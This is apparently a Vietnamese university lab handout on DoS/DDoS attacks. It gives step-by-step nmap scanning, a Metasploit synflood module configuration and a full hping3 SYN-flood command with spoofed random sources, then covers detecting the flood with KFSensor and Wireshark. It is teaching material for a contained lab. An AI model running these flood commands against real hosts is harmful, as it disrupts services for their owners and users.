Đại học Quốc gia thành phố Hồ Chí Minh
Trường Đại học Công nghệ Thông tin
Khoa mạng máy tính và truyền thông
Bộ môn An toàn thông tin

6

Lab

PHỤC VỤ MỤC ĐÍCH GIÁO DỤC
FOR EDUCATIONAL PURPOSE ONLY

DDOS Attack

Thực hành môn An toàn mạng máy tính nâng cao

Tháng 3/2024

Lưu hành nội bộ

<Nghiêm cấm đăng tải trên internet dưới mọi hình thức>

A. TỔNG QUAN

1. Mục tiêu

- Tìm hiểu DoS và DDoS
- Thực hành tấn công DoS/DDoS
- Thực hành phát hiện và phân tích các vụ tấn công DoS trên máy nạn nhân
- Vai trò của Botnet trong các vụ tấn công từ chối dịch vụ

2. Thời gian thực hành

- Thực hành tại lớp: 5 tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa 13 ngày.

B. CHUẨN BỊ MÔI TRƯỜNG

- Máy tính kết nối Internet
- Phần mềm tạo máy ảo: VMWare, Virtual Box, UTM
- Các máy ảo:
    - Attacker: Windows/Linux
    - Victim: Windows
- Phần mềm:
    - Wireshark
    - Nmap
    - Metasploit
    - Hping3
    - KFSensor (tải tại link https://www.kfsensor.net/kfsensor/free-trial/)

C. THỰC HÀNH

Chú ý: Chỉ thực hiện các tấn công trên các máy tính nội bộ trong kịch bản đã thiết lập, tuyệt đối không được sử dụng các website thực tế làm mục tiêu.

1. SYN Flooding một Target Host bằng Metasploit

Bước 1: Tại máy Victim, bật công cụ Wireshark.

Tại máy Attacker, sử dụng công cụ nmap để quét lớp mạng để tìm ip của victim. Gõ lệnh sau tại Terminal:

nmap -sP [Lớp mạng/Subnet Mark]

```
root@kali:~# nmap -sP 172.16.55.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-22 11:23 EDT
Nmap scan report for 172.16.55.1
Host is up (0.00051s latency).
MAC Address: 00:50:56:C0:00:02 (VMware)
Nmap scan report for 172.16.55.128
Host is up (0.00073s latency).
MAC Address: 00:0C:29:2B:43:E8 (VMware)
Nmap scan report for 172.16.55.130
Host is up (0.00036s latency).
MAC Address: 00:0C:29:33:CA:27 (VMware)
Nmap scan report for 172.16.55.254
Host is up (0.00018s latency).
MAC Address: 00:50:56:ED:05:A0 (VMware)
Nmap scan report for 172.16.55.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.23 seconds
```

Bước 2: Xác định cổng 4444 đóng hay mở. Dùng nmap để kiểm tra tình trạng của cổng này. Gõ lệnh: nmap –p 4444 [IP_Windows_8.1_Machine]

```
root@kali:~# nmap -p 4444 172.16.55.128

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-22 11:24 EDT
Nmap scan report for 172.16.55.128
Host is up (0.00047s latency).

PORT     STATE    SERVICE
4444/tcp filtered krb524
MAC Address: 00:0C:29:2B:43:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Bước 3: Do cổng 4444 đã mở, chúng ta sẽ bắt đầu thực hiện SYN Flooding trên máy Victim. Sử dụng module synflood để thực hiện tấn công DoS. Mở module này từ msfconsole. Trước khi khởi động msfconsole, lưu ý bật postgresql service:

service postgresql start

Bước 4: Gõ lệnh msfconsole từ màn hình terminal để khởi động msfconsole

Bước 5: Gõ lệnh use auxiliary/dos/tcp/synflood và Enter

Bước 6: Tiếp theo, chúng ta cần chỉ định thiết lập các tùy chọn cho các module

để bắt đầu thực hiện tấn công DoS. Gõ lệnh show options sau đó Enter. Màn hình sẽ hiện thị các tùy chọn cho module auxiliary

```
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

Chúng ta sẽ thiết lập:

set RHOST [IP_of_Windows_8.1]

set RPORT 4444

set SHOST [IP_of_Windows_Server_2012]

Lưu ý: SHOST chính là địa chỉ IP của attacker giả mạo để tấn công

Bước 7: Gõ lệnh exploit để tấn công DoS

Bước 8: Quan sát Task Manager và Wireshark trong quá trình tấn công diễn ra.

2. SYN Flooding bằng Hping 3

Bước 1: Tại máy Victim, bật công cụ bắt gói tin Wireshark

Bước 2: Tại máy Attackers, chạy câu lệnh sau tại Terminal

hping3 -c 10000 -d 120 -S -w 64 -p 4444 --flood --rand-source [IP_of_Victim]

Trong đó:

- -c 1000 là số packet sẽ gửi đi
- -d 120 là kích thước của gói tin gửi đi
- -S là gửi gói tin SYS
- -w 64 TCP window size
- -p 4444 là port target bị tấn công
- --flood là tùy chọn tấn công không quan tâm tới replies của target
- --rand-source là tùy chọn nhằm random địa chỉ IP giả mạo để tấn công
- [IP_of_Victim] là địa chỉ IP của Victim


Bước 3: Quan sát và chụp màn hình kết quả Wireshark và Task manager trên máy Victim trong quá trình tấn công diễn ra.

3. Phát hiện và phân tích lưu lượng tấn công DoS bằng KFSensor và Wireshark.

Bước 1: Tải xuống và cài đặt KFSensor tại máy Victim.


Bước 2: Cấu hình KFSensor

- Chọn Setting➔Set Up Wizard... ở menu để mở hộp thoại cấu hình
- Giữ các thiếp lập mặc định ở phần Set Up Winzard - Port Classes




- Giữ nguyên phần Domain Name ở phần Set Up Wizard - Domain

- Nhập email gửi nhận thông báo




- Ở hộp thoại Set Up Wizard - Options ta thiết lập Nomal cho mục Denial Of Service Options, thiết lập Enable packet dump files cho mục Network Protocol Analyzer. Các thiết lập này (Cautions và Enable packet dump files) sẽ được sử dụng trong trường hợp bị tấn công DoS



- Giữ nguyên các thiết lập còn lại.

Bước 3: Sau khi cấu hình xong. Tại màn hình chính, chọn TCP ➔ FTP



Bước 4: Tấn công DoS vào máy nạn nhân ở port FTP (21)

- Dùng công cụ nmap trên máy Kali Linux để scan cổng FTP trên máy nạn nhân có mở hay không
- Tiếp theo chúng ta sẽ dùng công cụ bất kỳ để tấn công DoS cổng 21 trên máy tính nạn nhân, ví dụ dùng hping3 để tấn công

Bước 5: Quan sát kết quả của KFSensor. KFSensor có nhận biết được tấn công và gửi email thông báo về cho người dùng hay không?

D. YÊU CẦU & ĐÁNH GIÁ

- Sinh viên tìm hiểu và thực hành theo hướng dẫn, thực hiện theo nhóm đã đăng ký.
- Nộp báo cáo kết quả gồm chi tiết những việc (Report) mà nhóm đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Báo cáo:
  - File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
  - Đặt tên theo định dạng: [Mã lớp]-LabX_MSSV1_MSSV2.
  - Ví dụ: [NT534.K11.ANTN.1]-Lab1_1852xxxx_1852yyyy.
  - Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
  - Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT

Chúc các bạn hoàn thành tốt!